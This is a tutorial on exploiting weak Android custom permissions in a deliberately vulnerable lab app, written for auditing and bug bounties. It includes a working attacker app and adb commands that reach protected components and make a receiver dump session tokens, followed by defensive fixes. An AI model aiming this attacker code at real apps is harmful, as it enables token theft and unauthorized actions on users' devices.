
Custom permissions are how Android apps protect their components from other apps on the device. The intention is straightforward: declare a permission, mark it signature, and only apps signed with your key can use it. The reality is messier. Apps frequently declare custom permissions with protectionLevel="normal" or omit the level entirely. The result is a permission that does nothing, any installed app can declare it as a use-permission and the system grants it automatically.
The four protection levels
VulnLabApp’s manifest declares:

Highlight 1 is the whole bug - protectionLevel="normal" means the system grants this permission to any app that declares <uses-permission> for it, silently, at install time. No signing-key check, no user prompt.
Highlight 2 is why it matters - WeakPermissionActivity looks protected in code review, the android:permission attribute is right there. But it’s gating against a permission that costs the attacker one line of manifest XML to obtain.
The levels in general:
1
2
3
4
5
<permission ... android:protectionLevel="normal" />              <!-- ⚠ granted to any requester -->
<permission ... android:protectionLevel="dangerous" />           <!-- user prompt -->
<permission ... android:protectionLevel="signature" />           <!-- same-signing-key only -->
<permission ... android:protectionLevel="internal" />            <!-- API 30+, internal grant rules only -->
<permission ... android:protectionLevel="signatureOrSystem" />   <!-- deprecated API 23, use signature + |privileged -->
normal is the default if no level is specified. The system grants normal permissions silently at install time, no user prompt, no signing-key check. From the developer’s perspective the line android:permission="com.vulnlab.app.SENSITIVE_ACTION" on a component looks like a defence; from an attacker’s perspective it is a single line of XML in their manifest:
1
<uses-permission android:name="com.vulnlab.app.SENSITIVE_ACTION" />
After install, the attacker has the permission. The component it was supposed to protect is now reachable.
Identifying the pattern
Two grep targets in the AndroidManifest.xml:
1
2
3
<permission android:name="..."
            android:protectionLevel="normal" ... />
<permission android:name="..." />        <!-- no level = normal -->
Cross-reference with which components use the permission. VulnLabApp gates the activity and receiver:
1
2
3
4
5
6
7
8
9
10
11
<activity android:name=".activities.WeakPermissionActivity"
    android:exported="true"
    android:permission="com.vulnlab.app.SENSITIVE_ACTION" />

<receiver android:name=".receivers.WeakPermissionReceiver"
    android:exported="true"
    android:permission="com.vulnlab.app.SENSITIVE_ACTION">
    <intent-filter>
        <action android:name="com.vulnlab.app.ADMIN_COMMAND" />
    </intent-filter>
</receiver>
Any component protected by a weak custom permission is an attack surface.
One thing to get straight first: the android:permission gate on a manifest component is not enforced inside the victim app. ActivityManagerService in system_server checks the caller’s UID against the permission before your intent ever reaches the component. So the cleanest confirmation is behavioural - fire the component with and without the <uses-permission> and watch for SecurityException (the am repro below).
The race condition for orphan permissions
The more subtle version: an app references a custom permission in its manifest but does not declare it. This happens when a permission was declared in a sibling app (com.target.app.companion) that may or may not be installed. If the sibling is not present, no one declares the permission, and the first app to declare it owns its protection level.
1
2
3
4
<!-- com.attacker.app -->
<permission android:name="com.vulnlab.app.SENSITIVE_ACTION"
            android:protectionLevel="normal" />
<uses-permission android:name="com.vulnlab.app.SENSITIVE_ACTION" />
Install order matters. If the attacker installs first, they declare the permission as normal, grant it to themselves, and (behaviour is version-dependent — the target’s install either fails with INSTALL_FAILED_DUPLICATE_PERMISSION or installs while the attacker’s normal definition stays in effect) the attacker keeps the grant. If the target installs first with signature, the attacker cannot install (declaring a permission already declared with a different signing key fails). The attacker waits for the user to uninstall the target, slips in their own declaration, then waits for re-install.
Attacker app
For the activity / receiver protected by the weak custom permission:
1
2
<!-- attacker AndroidManifest.xml -->
<uses-permission android:name="com.vulnlab.app.SENSITIVE_ACTION" />
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        // 1. Launch the protected activity
        Intent act = new Intent();
        act.setClassName("com.vulnlab.app",
            "com.vulnlab.app.activities.WeakPermissionActivity");
        act.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(act);

        // 2. Send the ADMIN_COMMAND broadcast to the protected receiver
        Intent br = new Intent("com.vulnlab.app.ADMIN_COMMAND");
        br.setPackage("com.vulnlab.app");
        br.putExtra("command", "dump_tokens");
        sendBroadcast(br);
    }
}
Same thing from adb:
1
2
3
adb shell am start -n com.vulnlab.app/.activities.WeakPermissionActivity
adb shell am broadcast -a com.vulnlab.app.ADMIN_COMMAND \
    -p com.vulnlab.app --es command dump_tokens

Without the <uses-permission> declaration, both calls raise SecurityException. With it, both go through and WeakPermissionReceiver dumps the session token to logcat.
The components most often “protected” by weak permissions
Three classes:
Internal API services. Apps that expose APIs to their own companion app (a wearable companion, a Chromecast remote, a desktop sync app) typically protect with custom permission. The companion is signed with the same key in theory, but the protection level is sometimes left at normal because the developer tested locally without enforcing signature.
Push notification handlers. Apps that ship FCM receivers protected by a permission that gates “only our messaging service can send us push payloads”. If the permission level is weak, any app can craft and dispatch fake push events to the receiver.
Update services. Apps that have an UpdateService for OTA-style binary patches. Often custom-permission protected. The “update URL” is one of the extras, chain into a malicious binary download.
The launcher-broadcast variant
Some apps register BroadcastReceivers with a custom permission as the android:permission attribute. The intent that fires the receiver requires the sender to hold the permission. Weak permission = any app can send the intent.
1
2
3
4
5
6
7
<receiver android:name=".receivers.WeakPermissionReceiver"
          android:permission="com.vulnlab.app.SENSITIVE_ACTION"
          android:exported="true">
    <intent-filter>
        <action android:name="com.vulnlab.app.ADMIN_COMMAND" />
    </intent-filter>
</receiver>
1
2
3
4
Intent fetch = new Intent("com.vulnlab.app.ADMIN_COMMAND");
fetch.setPackage("com.vulnlab.app");
fetch.putExtra("command", "dump_tokens");
sendBroadcast(fetch);
If the receiver fetches the URL and updates app state from it, you have remote-config injection.
The check defenders should add
The fix is protectionLevel="signature":
1
2
<permission android:name="com.vulnlab.app.SENSITIVE_ACTION"
            android:protectionLevel="signature" />
And, for cases where the developer wants a runtime check that the caller is in fact signed with the same key:
1
2
3
4
5
6
7
8
9
PackageManager pm = getPackageManager();
String[] callerPackages = pm.getPackagesForUid(Binder.getCallingUid());
if (callerPackages == null) throw new SecurityException("unknown caller");   // null = no packages for uid
for (String pkg : callerPackages) {
    int sig = pm.checkSignatures(getPackageName(), pkg);
    if (sig != PackageManager.SIGNATURE_MATCH) {
        throw new SecurityException("not from our signing key");
    }
}
Closing
Weak custom permissions are one of those bugs that look like a fix in code review, the developer declared a permission and used it. The audit step that catches it is reading the protection level. Worth a five-minute grep across every AndroidManifest you audit. The bounty value is moderate-to-high depending on what the “protected” component actually does.
Happy Hacking !!